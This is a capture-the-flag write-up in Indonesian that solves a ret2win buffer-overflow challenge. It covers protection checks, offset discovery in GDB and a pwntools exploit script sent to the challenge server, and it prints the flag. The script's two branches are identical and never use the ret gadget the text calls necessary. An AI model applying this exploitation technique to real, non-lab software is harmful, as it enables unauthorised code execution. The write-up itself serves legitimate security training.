
Pemanasan-1


Player: constantine
Kategori: Binary Exploitation



inimah loncat loncat doang


```
author: ooflamp

ncat -v pemanasan-1.ctf.forestylab.com 5000 --ssl
```

Phase 1: Recon & Static Analysis



```
constantine  ~/OprecForesty/pemanasan-1 (solved)  v3.13.7
22:04  ❯ ./run
Inputkan nama anda:
```

Binary bernama **run**, dan ketika dijalankan langsung meminta input.
Pemeriksaan awal dilakukan untuk melihat proteksi dan fungsi penting.




```
constantine  ~/OprecForesty/pemanasan-1 (solved)  v3.13.7  22:05  ❯ checksec --file=run
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   43 Symbols        No    0               3               run
```


Hasil pengecekan menunjukkan:

- **Canary:** Disabled
- **PIE:** Disabled → alamat fungsi statis
- **NX:** Enabled

Karena Canary mati, buffer overflow langsung memungkinkan.



```
00000000004011ff <win>:
  4011ff:       f3 0f 1e fa             endbr64
```



```
00000000004012a4 <vuln>:
  4012a4:       f3 0f 1e fa             endbr64
```

Terdapat dua fungsi penting:


- vuln() → tempat bug buffer overflow
- win() → tujuan serangan

Kita akan lakukan **Ret2Win** dengan menimpa return address di vuln() agar melompat ke win().

Phase 2: Debugging & Finding Offset

Dibutuhkan offset tepat dari awal buffer hingga return address.


1. Generate 100 byte cyclic pattern



```
constantine  ~/OprecForesty/pemanasan-1 (solved)  v3.13.7
22:08  ❯ pwn cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
raaasaaataaauaaavaaawaaaxaaayaaa
```

Digunakan untuk memicu crash dan mengetahui offset secara akurat.

2. Trigger crash di GDB




```
(gdb) run
Starting program: /home/constantine/OprecForesty/pemanasan-1 (solved
)/run

This GDB supports auto-downloading debuginfo from the following URLs
:
  <https://debuginfod.cachyos.org>
  <https://debuginfod.archlinux.org>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to
.gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
Inputkan nama anda: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaa
maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012d2 in vuln () at main.c:27
warning: 27     main.c: No such file or directory
(gdb) x/gx $rsp
0x7fffffffe0c8: 0x6161617461616173
(gdb) 
```

Binary dijalankan di gdb dan diberikan pattern sebagai input.

Register RSP setelah crash berisi:

0x6161617461616173

3. Hitung offset



```
constantine  ~/OprecForesty/pemanasan-1 (solved)  v3.13.7  22:13  ❯ pwn cyclic -l 0x6161617461616173
72
```

Pattern tersebut dikembalikan ke pwn cyclic tool, dan hasilnya:

Offset = 72 bytes

Jadi untuk mencapai RIP, dibutuhkan **72 byte padding**.

Phase 3: Crafting Payload Ret2Win

Setelah offset ditemukan, langkah berikutnya adalah menentukan alamat fungsi win() dari ELF:

```
target_addr = elf.symbols['win']
```

Karena sistem remote membutuhkan alignment 16-byte untuk instruksi tertentu (movaps), payload juga perlu gadget ret sebelum melompat ke win().

Payload PoC


```
[72 bytes padding] + [ret gadget] + [win()]
```

Script (poc.py)

Kita bisa meminta ChatGPT untuk membuat PoC Payload kita:

```
from pwn import *

# --- KONFIGURASI MISI ---
context.log_level = 'INFO'
binary_path = './run'
host = 'pemanasan-1.ctf.forestylab.com'
port = 5000

# 1. Load Binary & Context
elf = ELF(binary_path, checksec=False)
context.binary = elf

# 2. Koneksi ke Target
io = remote(host, port, ssl=True)

# 3. Parameter Payload
offset = 72

# 4. Tentukan Target Address (Fungsi 'win')
```

```
if 'win' in elf.symbols:
    target_addr = elf.symbols['win']
    log.success(f"Target Function (win) found at: {hex(target_addr)}")
else:
    log.error("Critical: Simbol 'win' tidak ditemukan! Cek ulang binary.")
    exit()

# 5. Stack Alignment (RET Gadget)
rop = ROP(elf)
try:
    ret_gadget = rop.find_gadget(['ret'])[0]
    log.info(f"Alignment Gadget (RET): {hex(ret_gadget)}")
except:
    log.warning("RET gadget tidak ditemukan, mencoba payload tanpa alignment...")
    ret_gadget = 0x0

# 6. Rakit Payload Final
if ret_gadget != 0:
    payload = flat(
        b'A' * offset,
        p64(target_addr)
    )
else:
    payload = flat(
        b'A' * offset,
        p64(target_addr)
    )

# 7. Eksekusi
log.info("Mengirim payload...")
io.recvuntil(b':')
io.sendline(payload)

# 8. Capture Flag
log.success("Payload terkirim! Masuk mode interaktif untuk melihat flag...")
io.interactive()
```



```
 constantine  ~/OprecForesty/pemanasan-1 (solved)  v3.13.7  22:26  ❯  python3 poc.py
[+] Opening connection to pemanasan-1.ctf.forestylab.com on port 5000: Done
[+] Target Function (win) found at: 0x4011ff
[*] Loaded 5 cached gadgets for './run'
[*] Alignment Gadget (RET): 0x40101a
[*] Mengirim payload...
[+] Payload terkirim! Masuk mode interaktif untuk melihat flag...
[*] Switching to interactive mode
 FORESTY{lompat_lompat_duar_awokwk_ab30f3df}
[*] Got EOF while reading in interactive
$ 
```

Saat payload disuntik ke server, eksekusi berhasil melompat ke win() dan kita dapat flagnya.

Final Flag

FORESTY{lompat_lompat_duar_awokwk_ab30f3df}